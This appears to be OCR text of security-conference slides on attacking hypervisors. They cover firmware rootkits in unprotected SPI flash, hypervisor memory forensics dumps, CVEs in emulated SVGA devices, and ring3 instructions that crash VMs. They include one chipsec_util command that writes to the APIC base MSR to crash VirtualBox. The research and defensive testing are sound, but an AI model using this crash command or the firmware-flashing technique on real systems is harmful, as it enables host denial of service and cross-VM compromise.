
Rootkit in System Firmware Exposes Secrets from Virtual Machines

Image source

Installing rootkit in firmware from root partition



Attacker VM exposes secrets of other VMs through a backdoor opened by the rootkit



- We *flashed* rootkited part of firmware image from within a root partition to install the rootkit
- **The system doesn't properly protect firmware** in SPI flash memory so we could bypass write-protection
- Finally more systems protect firmware on the flash memory

`common.bios_wp`

CHIPSEC module to test write-protection

- Malware can exploit vulnerabilities in firmware to install a rootkit on such systems

Attacking and Defending BIOS in 2015

VMM “forensics”

With the help of a rootkit in firmware any VM guest can extract all information about hypervisor and other VMs … and just from memory

- VMCS structures, MSR and I/O bitmaps for each VM guest
- EPT for each VM guest
- Regular page tables for hypervisor and each VM guest
- IOMMU pages tables for each IOMMU device
- Full hypervisor memory map, VM exit handler…
- Real hardware configuration (registers for real PCIe devices, MMIO contents…)

VMCS, MSR and I/O bitmaps..

```
CPU_BASED_VM_EXEC_CONTROL:
       Bit  2:  0  Interrupt-window exiting
       Bit  3:  1  Use TSC offsetting
       Bit  7:  1  HLT exiting
       Bit  9:  0  INVLPG exiting
       Bit 10:  1  MWAIT exiting
       Bit 11:  1  RDPMC exiting
       Bit 12:  0  RDTSC exiting
       Bit 15:  0  CR3-load exiting
       Bit 16:  0  CR3-store exiting
       Bit 19:  0  CR8-load exiting
       Bit 20:  0  CR8-store exiting
       Bit 21:  1  Use TPR shadow
       Bit 22:  0  NMI-window exiting
       Bit 23:  1  MOV-DR exiting
       Bit 24:  0  Unconditional I/O exiting
       Bit 25:  1  Use I/O bitmaps
       Bit 27:  0  Monitor trap flag
       Bit 28:  1  Use MSR bitmaps
       Bit 29:  1  MONITOR exiting
       Bit 30:  0  PAUSE exiting
       Bit 31:  1  Activate secondary controls

SECONDARY_VM_EXEC_CONTROL:
       Bit  0:  1  Virtualize APIC accesses
       Bit  1:  1  Enable EPT
       Bit  2:  1  Descriptor-table exiting
       Bit  3:  1  Enable RDTSCP
       Bit  4:  0  Virtualize x2APIC mode
```

```
IO Bitmap (causes a VM exit):
  0x0020
  0x0021
  0x0064
  0x00a0
  0x00a1
  0x0cf8
  0x0cfc
  0x0cfd
  0x0cfe
  0x0cff

RD MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102
```

VMM Hardware Page Tables…


```
EPTP: 0x0000004ac8000
  PML4E: 0x0000004b1c000
    PDPTE: 0x0000004b1a000
      PDE  : 0x0000004b13000
        PTE  : 0x0000000000000  - 4KB PAGE  XWR       GPA: 0x0000000000000
        PTE  : 0x0000000002000  - 4KB PAGE  XWR       GPA: 0x0000000002000
        PTE  : 0x0000000003000  - 4KB PAGE  XWR       GPA: 0x0000000003000
        PTE  : 0x0000000004000  - 4KB PAGE  XWR       GPA: 0x0000000004000
        PTE  : 0x0000000005000  - 4KB PAGE  XWR       GPA: 0x0000000005000
        PTE  : 0x0000000006000  - 4KB PAGE  XWR       GPA: 0x0000000006000
```

```
EPT Host physical address ranges:
  0x0000000000000 - 0x0000000000fff       1  XWR
  0x0000000002000 - 0x000000009cfff     155  XWR
  0x00000000c0000 - 0x00000000c7fff       8  XWR
  0x00000000c9000 - 0x00000000c9fff       1  XWR
  0x00000000ce000 - 0x00000000cefff       1  XWR
  0x00000000e0000 - 0x0000000192fff     179  XWR
  0x0000000195000 - 0x0000000195fff       1  --R
  0x0000000196000 - 0x0000000196fff       1  XWR
  0x0000000198000 - 0x0000000199fff       2  XWR
  0x000000019e000 - 0x00000001a3fff       6  XWR
  0x00000001a6000 - 0x00000001c4fff      31  XWR
  0x00000001c8000 - 0x00000001c8fff       1  XWR
  0x00000001cb000 - 0x00000001dcfff      18  XWR
```

Attacking Hypervisor Emulation of Hardware Devices


Image [source]

Hardware Emulation Attack Vectors



Did you know that VMMs emulate virtual devices of other VMMs?

So Cloudburst was fixed in VMWare but … QEMU and VirtualBox also emulate VMWare virtual SVGA device



Guest to Host Memory Corruption

QEMU / KVM

CVE-2014-3689

3 vulnerabilities in the vmware-vga driver in QEMU allows local guest to write to QEMU memory and **gain host/hypervisor privileges** via unspecified parameters related to rectangle handling

Oracle VirtualBox (Jan 2015 Critical Patch Update)

CVE-2014-6588

Memory corruption in `VMSVGAGMRTRANSFER`

CVE-2014-6589, CVE-2014-6590

Memory corruptions in `VMSVGAFIFOLOOP`

CVE-2015-0427

Integer overflow → memory corruption in `VMSVGAFIFOGETCMDBUFFER`

Crashing Host or Guest from Ring3 …

CVE-2015-0377

Writing arbitrary data to upper 32 bits of `IA32_APIC_BASE` MSR causes VMM and host OS to crash on Oracle VirtualBox 3.2, 4.0.x-4.2.x

```
# chipsec_util.py msr 0x1B 0xFEE00900 0xDEADBEEF
```

CVE-2015-0418, CVE-2014-3646


VirtualBox and KVM guest crash when executing `INVEPT/INVVPID` instructions in Ring3

VirtualBox

```
INVEPT   : VM crash
INVVPID  : VM crash
VMCALL   : #UD fault
VMLAUNCH : #UD fault
VMRESUME : #UD fault
```

KVM

```
INVEPT   : VM crash
INVVPID  : VM crash
VMCALL   : No Exception
VMLAUNCH : #UD fault
VMRESUME : #UD fault
```




Attacking Hypervisors through System Firmware

(with OS kernel access)

Image [source]

